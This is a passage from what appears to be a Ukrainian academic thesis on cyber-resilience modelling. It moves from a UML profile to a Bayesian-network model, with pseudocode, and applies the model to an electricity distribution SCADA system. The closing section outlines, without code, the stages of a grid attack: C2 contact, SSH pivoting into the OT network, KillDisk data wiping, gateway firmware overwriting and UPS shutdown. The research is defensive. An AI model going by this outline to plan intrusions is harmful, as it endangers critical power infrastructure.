Описаний вище мета-об'єктний підхід (MOF, Meta-Object Facility) – це стандарт для розробки архітектури, керованої моделями, розроблений OMG, який призначений для розробки мовою UML. Хоча OMG передбачає використання також інших мов, таких як SysML, SPEM або ж CWM. Однак у подальшому ми будемо притримуватись правил і нотації UML. Такий підхід дозволяє конструктивно формалізувати найбільш абстрактні поняття предметної області, проте не передбачає опису семантики конкретної предметної області. Однак, розробники UML винайшли гнучкий спосіб поєднати загальний підхід MOF з можливістю адаптувати їх для різних платформ або доменів. Цей підхід носить назву пакет Profiles. Профіль – це обмежена форма метамоделі, яка

завжди повинна розширювати певну еталонну метамодель, створену з MOF, наприклад UML. Таким чином, його можна розглядати на тому ж мета-метарівні, що й MOF – на один рівень вище, ніж метамодель UML, тобто це є рівень M_2 .

Тому, наша мета-метамодель предметної області структурована двома основними UML пакетами:

1. Перший містить визначення типів даних, які використовуються мета-класами, описаними в пакеті елементів моделі.
2. Другий містить елементи моделей, які представлені метакласами.

На Рисунку 2.6 приведено схема Профіля домену кіберрезильєнтності, який складається з двох взаємозв'язаних пакетів.



Рисунок 2.6 – Модель домену кіберрезильєнтності на рівні пакета

Показана на Рисунку 2.6 схема пакета має бути наповнена елементами після ретельного аналізу семантики предметної області. Це буде перший крок формалізації предметної області шляхом визначення елементів та їх типів. На Рисунку 2.7 показані типи даних елементів для залежностей в домені кіберрезильєнтності різної природи, які розглядаються в моделі домену. Тип даних перелічування на рівні M_2 визначено як найбільш прийнятний для подальшого використання на нижніх рівнях моделювання. Це обґрунтована абстракція на рівні M_2 для типів активів та залежностей різної природи (наприклад: логічних, технологічних, часових, людських, організаційних, тощо), а також факторів загроз (наприклад: кібернетична, фізична, економічна, тощо).

<<enum>> Dependency	<<enum>> FDCKind
Cyber Other	flexible buffer capacity tolerance
<<enum>> ControlState	<<enum>> DependencyKind
Regular Alert Mitigate Adaptive Recovery	physical functional temporal spatial
<<enum>> CriticalLevel	<<enum>> InfraType
Regular Emergency Adaptive mitigate	Electricity power Other
<<enum>> InfraType	<<enum>> LickelyhoodLevel
human technological network equipment data	Light Low Medium High impossible
<<enum>> FuctioningMode	<<enum>> InfraState
Standard Non-staff	Regular Alert Absorptive Abnormal Recovery

Рисунок 2.7 – Модель домену кіберрезильності - пакет типів даних

Створення Профілю домену дозволяє тепер обґрунтовано перейти до метамоделі домену кіберрезильності. На Рисунку 2.8 представлено метамодель як набір

взаємозв'язаних метакласів, кожен з яких відповідає фундаментальним категоріям резильєнтності.




Рисунок 2.8 – Модель домену кіберрезильєнтності - пакет елементів

Деякі з елементів представлено як стереотипи UML, інші – як типи даних UML. Мета-класи UML, які використовуються для реалізації моделі предметної області, вибираються для того, щоб у подальшому отримати модель кіберрезильєнтності обраної предметної області, яка дозволить перейти до рівня M_1 з використанням діаграм прецедентів та діаграм класів.

Характерною є наявність елементів, що описують інфраструктуру, управління, властивості резильєнтності та кіберзагроз. В цілому UML профіль кіберрезильєнтності як мета-метамодель рівня M_2 показано на Рисунку 2.9.




Рисунок 2.9 – UML Профіль кіберрезильєнтності

Наявність метамоделі кіберрезильєнтності дозволяє тепер обґрунтовано перейти на рівень моделі UML рівня M_1 . На цьому етапі необхідно вже визначити предметну область, для якої має бути побудована модель кіберрезильєнтності. В даній роботі такою предметною областю була обрана електроенергетична система, причому на прикладі однієї з її головних функцій – системи розподілу електроенергії для користувачів.

Розробка UML рівня M_1 є передумовою для отримання кількісної моделі. Рівень M_1 передбачає розробку 15 діаграм. Проте, вони не часто використовуються у повному обсязі, а для моделювання домену використовують не більше трьох. Зокрема, це

діаграма класів, діаграма прецедентів та діаграма компонентів. Діаграми класів призначені для відображення структури системи через пов'язані класи та інтерфейси, з їх характеристиками та обмеженнями. Діаграми компонентів показують компоненти та залежності між ними. Діаграми варіантів використання призначені для демонстрації функціональних можливостей при взаємодії між акторами.

На Рисунку 2.10 показана діаграма класів для кіберрезильєнтності енергетичної системи, яку при цьому ще можна деталізувати. Однак, вона приведена тільки для показу структури кіберрезильєнтності предметної області. Проте, на відміну від нотації Буча, діаграма в класів UML класифікується як структурна і прямо не впливає на кількісну операційну модель.

Натомість діаграма прецедентів, яка відноситься до множини поведінкових діаграм являє собою життєздатний і визначений спосіб представлення функціональних аспектів системи в динаміці.

2.5 Отримання кількісної моделі

Перехід до отримання кількісної моделі, тобто такої моделі, на основі якої можна давати кількісну оцінку кіберрезильєнтності є досить нетривіальною задачею. Як зазначалося вище ми не можемо обійтися без розробки діаграм прецедентів і пакетів як елементів рівня M_1 . Однак, це буде лише необхідною мірою, проте недостатньою. Тому що, потрібно отримати ще модель рівня M_0 , що фактично означає необхідність обрати певну модель, яка має властивості розрахункової схеми. І водночас, щоб ця модель мала б логічний зв'язок з моделлю рівня M_1 . Дослідники на цьому етапі опиняються у ситуації роздоріжжя. Готові рішення, які пропонують деякі розробники обмежено придатні для застосування в кіберрезильєнтності. У декількох роботах розглядається використання профілів UML у сферах надійності та безпеки, наприклад: MARTE [53] (моделювання та аналіз систем реального часу та вбудованих систем), UMLsec [54] (це дозволяє вказувати інформацію про безпеку під час розробки системи безпеки критично важливих систем і забезпечує інструментальну підтримку для формальної перевірки безпеки).

Отже, необхідно обирати якусь відповідну кількісну модель, спроможну використати рішення вищого рівня моделювання. Серед можливих кандидатів для такого кількісного формалізму найбільш перспективними виглядають узагальнені стохастичні мережі Петрі та мережі Баєса [55]. Апріорно переваги одного підходу перед іншим невідомі, а отримати якісь об'єктивні оцінки досить важко. Проте, у науковій літературі представлено значну кількість публікації, зокрема [56-58] про успішне застосування баєсових мереж у різних сферах застосувань, зокрема і зі сфери кібербезпеки. Тому, ми зупинимо свій вибір саме на методі баєсових мереж.

Запропонована схема [50] сприятиме переходу від моделі вищого рівня, що базується на UML, до формальної кількісної моделі, яка є баєсовою мережею. Отримання кількісної моделі кіберстійкості відбувається за двоетапною схемою:

- 1) Створити анотовану функціональну модель.
- 2) Отримати формальну кількісну модель на основі баєсової мережі, надалі будемо вживати скорочення BN.

Анотована функціональна модель складається з суміщення двох діаграм UML: Діаграми прецедентів та Діаграми компонентів. Ідея цього суміщення в тому, що Діаграма компонентів містить активи, а Діаграма прецедентів показує дії акторів над активами для виконання різноманітних функцій, серед яких особливе місце займають критичні функції. Критичні функції та активи пов'язані між собою наступним чином:

- 1) Можна вказати компоненти, які надають функції, використовуючи UML тег «наданий» діаграми прецедентів (наприклад: критичній функції 1 надається актив 1, а критичній функції 2 – актив 2);

- 2) Використовуючи залежність «include», модель може передбачити, що варіант використання може мати інший варіант використання, щоб бути виконаним (наприклад, CF потребує CF1 і CF2).

- 3) Всі інші зв'язки інтерпретуються тегамі <<залежить від>> або <<впливає>>. За допомогою цих стереотипів можна визначити конкретні входи та виходи, що позначають залежність між двома функціями, яку кількісно оцінювати дійсним числом в діапазоні від 0 до 1.

Для специфікації атаки поряд з акторами, які забезпечують нормальне функціонування треба додати також акторів-зловмисників, відповідно зв'язавши їх з активами, на які вони впливають. У концепції анотованої функціональної моделі можуть бути додані як адаптивні здібності, так і здібності до відновлення (restorative).

Слід зазначити, що на основі UML Профілю можна ймовірно створити кращі кількісні моделі, ніж та, яка представлена в даному дослідженні. Однак – це справа майбутніх досліджень.

Баєсова мережа [59] надає графічне представлення спільного розподілу ймовірностей над набором випадкових змінних із можливим взаємним причинно-наслідковим зв'язком. Ця мережа організована як направлений ациклічний граф (DAG), вузли якого представляють випадкові величини, а дуги представляють причинні впливи між парою вузлів. Умовний розподіл ймовірностей визначається для кожного вузла

мережі: у звичайному випадку дискретних випадкових величин функція умовної ймовірності часто представлена таблицею умовної ймовірності (СРТ). Баєсова мережа була широко використана у багатьох наукових дослідженнях. Зокрема, в області надійності систем і прогнозування ризиків [60], а також у безпеці мереж [61]. В цих графах усі цикли мають бути виключені. Іншою особливістю є те, що механізми «захисту», або «відновлення» завжди мають підтримуватися адаптивною здатністю, або ж відновлювальною здатністю.

Алгоритм коректної трансформації анотованої функціональної моделі у байєсову мережу на основі правил, приведено нижче у формі псевдокоду разом з набором визначених функцій.

Лістинг 2.1 – Псевдоалгоритм для BN-моделі

Data: *uml*: the Annotated model

Result: *bn*: the BN model

ucs: list of *uml*'s use cases;

asts: list of *uml*'s assets;

incs: list of *uml*'s includes relationships;

deps: list of *uml*'s depends from relationships;

affs: list of *uml*'s affects relationships;

expl: list of *uml*'s exploits;

vuln: list of *uml*'s vulnerabilities;

foreach $w \in ucs \cup asts$ **do**

Function = new BnFunction(w.name); bn.addFunction (function);

end

foreach $x \in ucs$ **do**

foreach $y \in u.getProvidedBy()$ **do**

bn.addLink(y.name,x.name);

end

end

foreach $r \in incs \cup deps$ **do**

```

fromFunction = getFunction(r.getEngineUC().name);
toFunction = getFunction(r.getGoalUC().name);
bn.addLink(fromFunction,toFunction);
    end
    foreach  $a \in asts$  do
        foreach  $c \in a.getResources()$  do
            bn.addLink(c.name,y.name);
        end
    end
    foreach  $x \in ucs$  do
        if  $x.isMalware() == true$  then
            foreach  $expl \in u.exploits()$  and  $vuln \in u.vulnerabilities()$ 
            bn.addLink(expl.name, vuln.name);
            end
        end
        foreach  $r \in affs$  do
u = r.getGoalUC();
        if  $x.isAttack() == true$  then
            p = y.getAccess();
            end
            end
            foreach  $u \in ucs$  do
                if  $x.isDefense() == true$  then
                    foreach  $act \in u.activations()$  do
                        bn.addLink(act.name,x.name);
                    end
                    foreach  $def \in x.defensed()$  do
                        bn.addLink(x.name,def.name);
                    end

```

end

end

Назви варіантів використання (use cases) та UML-компонентів можуть бути отримані за допомогою атрибута.

- *getEngineUC()-getGoalUC()* – це методи функцій відносин «include» (включення), що повертають рушій (engine) та цільовий варіант використання.
- *getResources()* – метод UML-компонентів, який повертає список підкомпонентів.
- *getProvidedBy()* – метод варіантів використання, здатний отримати список компонентів.
- *isMalware()*, *isAttack()* та *isDefense()* – методи для визначення того, чи позначений варіант використання відповідними стереотипами.
- *getAffected()* – метод UML-варіанта використання, здатний повертати компоненти та варіанти використання, на які впливає зловмисник.
- *getAccess()* – отримує статус проникнення зловмисника в систему;
- Для заданого «defense» (захисту) методи *activations()* та *x.defensed()* відповідно повертають списки варіантів використання, які активуються (зловмисником) та захищаються критичними функціями.
- *addFunction()-addLink()* – додають функцію та зв'язок між двома функціями.

2.6 Застосування басової мережі

Кожен вузол у BN залежить лише від своїх батьківських вузлів, які описуються таблицею умовної ймовірності (CPT). Якщо дано BN, який має набір змінних $X = \{X_1, X_2, \dots, X_n\}$, спільний розподіл ймовірностей X є наступним:

$$P(X) = P(X_1, X_2, \dots, X_n) = \prod_{i=1}^N P(X_i | pa(X_i)), \quad (2.3)$$

де $pa(X_i)$ є батьківським набором змінної X_i , тобто всі зміни в маршруті графа, які приводять до даного вузла.

Важливим для моделювання кіберрезильєнтності в BN є введення вузлів, де може проявитися дії атаки, і в яких дозволена не одна двійкова змінна. В цьому вузлі проявляться дії атакуючого на мережу – тому на відміну від звичайних вузлів треба відображати додатково і міру цієї дії, зокрема через ймовірність успіху, чи неуспіху як атакера, так і відповідні оцінки для протидії, на яку спрямовані кібератаки. Це значить, що у кожному вузлі BN значення наявності або відсутності дії можуть бути або *True* або *False*. В BN для визначення впливу типу батьки-нащадки для критичної функції/активу, яка піддається атаці відображуються в CPT змінною міри успіху. CPT наведено в Таблиці 2.2 p_1 – це ймовірність успіху атакера, тоді як p_2 – це ймовірність успішної протидії.

Таблиця 2.2 – Відображення вузла BN для критичної функції

Активність атакера	Активність протидії	Так	Ні
ні	ні	1	0
ні	так	1	0
так	ні	$1 - p_1$	p_1
так	так	p_2	$1 - p_2$

Обчислення повної спільної ймовірності надає можливість розрахувати граничний розподіл кожного вузла методом маргіналізації [62]. Граничний розподіл забезпечує ймовірність спроможності різних значень випадкових величин в підмножині, без явного посилення на значення іншої змінної. В загальному вигляді ймовірність для змінної X_e вираховується наступним чином:

$$P(X_e) = P(X_{e'}) \prod_{S_i \in S_{exact}} \sum_{X_{S_i}} P(X_{S_i}, X_{e_i^{ch}}, | X_{e_i^{mb} \setminus e_i^{ch}}) \prod_{S_j \in S_{approx}} E_{Q(X_{S_j})} \left[\frac{P(X_{S_j} | X_{e_j^{mb}}) P(X_{e_j^{ch}} | X_{S_j})}{Q(X_{S_j})} \right] \quad (2.4)$$

Точний вихід
Приблизний вихід

Там, де розрізняють точний вихід та наближений вихід, з (4) видно, що, незважаючи на аналітичну залежність, розрахунок ймовірності для складної мережі в загальному вигляді може становити досить складне завдання. В ряді робіт показано [62, 63], що в загальному вигляді складність алгоритму обчислення спільної умовної ймовірності є NP-складним. Тому, замість пошуку точного алгоритму загального вигляду, треба шукати ефективні рішення для окремих випадків та наближених алгоритмів, що покажемо на прикладі.

2.7 Кількісна формальна модель для функції розподілу енергосистеми

Застосуємо цю методологію для кіберрезильєнтності електроенергетичного підприємства. Всі електроенергетичні підприємства мають місію постачання електроенергії користувачам через національний енергоринок. Для постачання потрібно ефективно виконувати три головні функції: генерація, розподіл та передача електроенергії. Усі вони важливі, однак практика останніх десятиліть показує, що найбільший показник кіберзагроз припадає на функцію розподілу.

На Рисунку 2.11 показана узагальнена схема розподілу електроенергії енергетичної компанії. Системи SCADA широко використовуються в промислових секторах для моніторингу та керування розподіленими компонентами. Це повністю стосується і електроенергетичних підприємств. Типова мережа SCADA складається з трьох рівнів: корпоративного рівня, рівня нагляду та рівня керування на рівні технології.




Рисунок 2.11 – Мережа системи розподілу

Схема, показана на Рисунку 2.12, є спрощеним виглядом архітектури системи розподілу електроенергії. Ідея резильєнтності насамперед полягає у живучості системи, тобто якраз у тому наскільки правильно побудована ця сама система.

Дана діаграма слугує прототипом кібератаки на систему розподілу. Зокрема, зловмисник використовує інтернет-підключення до інформаційної (ІТ) та промислової (ОТ) мереж в якості створення каналу для підготовки та ініціації атаки. Сама ж загальна структура системи виглядає наступним чином: між ІТ та ОТ мережами встановлені два брандмауери (фаєрволи). В свою чергу, ОТ мережа включає в себе систему

диспетчерського контролю та збору даних, поєднуючи також систему управління розподілами між серверами та робочими станція SCADA (DMS).

Системи розподілу з такою структурою мають наступні потенційні **вразливості**:

- Відсутність нагляду за мережею з боку ІТ-спеціалістів дозволяє проводити обширне сканування мережі, пошук вразливостей і аналіз відкритого SSH-з'єднання.
- Відсутність надійної автентифікації (двофакторної) або локального (ОТ) схвалення віддалених з'єднань дозволяє перепідключатися з ІТ-мережі до ОТ-мережі, без ідентифікації цього процесу протягом декількох місяців.
- Відсутність виявлення вторгнень в ОТ-мережу дозволяє проводити масштабні сканування цієї ж мережі, що в свою чергу дає змогу виявляти вразливості та ініціалізувати передачу шкідливого програмного забезпечення, чи експлойтів.

По суті потенційні **кіберзагрози** даних систем зводяться до трьох основних напрямків: проникнення, хантінг та розбій. Сама ж хрестоматійна розподілена кібератака проходить у декілька етапів:

Шкідливе програмне забезпечення підключається до віддаленого сервера контролю та управління;

- Сканування мережі, перехід на інший хост;
- Виявлення та підключення по відкритому SSH-тунелі до ОТ-мережі;
- Встановлення та активація шкідливого ПЗ на вразливих комп'ютерах;
- Унеможливлення відновлення контролю для оператора над мережею шляхом знищення даних (за допомогою KillDisk) і перезапису прошивки послідовного Ethernet шлюзу випадковим кодом.
- Запобігання можливості операторів зв'язуватися з дистриб'ютором та вимикання джерела безперебійного живлення для відключення живлення самого центру керування.

Наслідки від такого типу атаки можуть бути максимально практичними та реальними. Зловмисне втручання та використання вищезгаданих вразливостей у системах розподілу може призвести до відключення електроенергії для сотень тисяч абонентів, підключених до мережі. При цьому, зловмисне програмне забезпечення може

призвести не тільки до прямого відключення, але і до проблем із повторним включенням у мережу, а й до знищення технічного обладнання програмним шляхом.

